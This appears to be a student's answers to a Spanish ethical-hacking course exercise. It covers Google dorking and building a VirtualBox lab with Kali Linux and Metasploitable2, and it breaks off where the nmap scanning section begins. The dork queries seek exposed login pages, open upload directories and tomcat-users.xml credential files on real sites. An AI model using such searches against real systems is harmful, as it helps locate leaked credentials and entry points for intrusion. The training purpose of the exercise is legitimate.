



CIBERSEGURIDAD EN ENTORNOS DE LAS TECNOLOGÍAS DE LA INFORMACIÓN

Hacking Ético

TEMA 3

Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros

Alberto Diéguez Álvarez

Tabla de contenido

Caso práctico.....	3
Apartado 1: Fase de reconocimiento	4
Apartado 2: Instalación del Laboratorio.....	6
Apartado 3: Fase de escaneo.....	11
Apartado 4: Fase de explotación con Metasploit.	19

Caso práctico



[Direct Media](#) (Dominio público)

Una vez Luis ha completado el curso en el que ha adquirido los conocimientos necesarios para poder realizar una primera intrusión en un equipo remoto.

Ahora es el turno de poder compartir estos conceptos con sus compañeros de trabajo para que todos puedan tener, al menos, unas nociones básicas de la temática que ha podido aprender Luis en el curso.

Luis piensa que lo mejor para poder afianzar los conceptos es poder trabajar con ellos de manera práctica. Con este fin decide crear un laboratorio de pruebas y resolver en ellas alguna de las actividades.

¿Qué te pedimos que hagas?


Apartado 1: Fase de reconocimiento

Utilizando el buscador google y técnicas de google dorking se propone que ayudéis a Luis a realizar las siguientes búsquedas:

- **Buscar todos los archivos pdf del sitio github.com**

Para ello uso el siguiente comando:


➤ `site:github.com filetype:pdf`



- **Buscar cualquier url que contenga la cadena “intranet/login.php”**

Para ello uso el siguiente comando:


➤ `allinurl: "intranet/login.php"`



- **Buscar un listado de directorios con la carpeta uploads expuesta**

Para ello uso el siguiente comando:


➤ `intitle index of "uploads"`



- **Buscar ficheros con usuarios de Tomcat (tomcat-users.xml)**

Para ello uso el siguiente comando:

➤ `filetype:xml tomcat-users.xml`




Apartado 2: Instalación del Laboratorio


Para los siguientes ejercicios prácticos Luis va a necesitar montar un laboratorio en el que necesitará una máquina de ataque y una máquina víctima sobre la que realizar las pruebas. Tienes que ayudar a Luis a montar un laboratorio con las siguientes características:

- **Utilizar VirtualBox.**
- **Configurar en VirtualBox una "RedNAT" con el direccionamiento de red 10.0.2.0/24. ¡¡IMPORTANTE!!: No confundir con la opción de NAT ya que en este último no permites que 2 o más máquinas virtuales se encuentren en la misma red.**

Normalmente en mi máquina de testing ya uso una RedNat pero con otro rango de IPs.




Lo modifico para adaptarlo al ejercicio. Solo hay que darle a crear, y rellenar con los datos que te pide.



- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de [este enlace](#).

Ya tengo otras VMs de varios ejercicios.




Descargo la OVA de Kali Linux y la configuro a mi gusto con mis dot files, dejo mi repositorio aquí: <https://github.com/alberto-diequez/ansible-auto-bspwm>


Ajunto los pasos:

- Descargo la OVA: <https://www.kali.org/get-kali/#kali-virtual-machines>
- Instalo la OVA: Es automático y con usuario kali y passwod kali, luego como explico en mi repositorio, modifico el usuario y los permisos del grupo de usuario, luego instalo todo lo que necesito en VM.
- **Tener una máquina víctima Metasploitable. Podéis descargarla en el [siguiente enlace](#) . ¡¡IMPORTANTE!! La máquina Metasploitable2 no es compatible con VirtualBox. Hay que hacer una conversión previa (una búsqueda en Google sobre "instalar metasploitable 2 en virtualbox" os puede ayudar con el proceso)**


Me descargo metasploitable:




Le doy a crear nueva VM, le pongo nombre y le dejo como OS Linux por defecto.




Configuramos la VM y escogemos un nuevo disco duro virtual.



Añado el archivo descargado al disco duro virtual que he creado.



Le damos a terminar y ya la tenemos disponible.




Has de detallar los pasos necesarios para instalar la Máquina Virtual Kali, la Máquina Virtual Metasploitable2 y la "RedNAT"


Apartado 3: Fase de escaneo

Utilizando el laboratorio de Kali Linux + Metasploitable2 ayudar a Luis a realizar una fase de escaneo con nmap en la que se cubren los 3 tipos de escaneo:

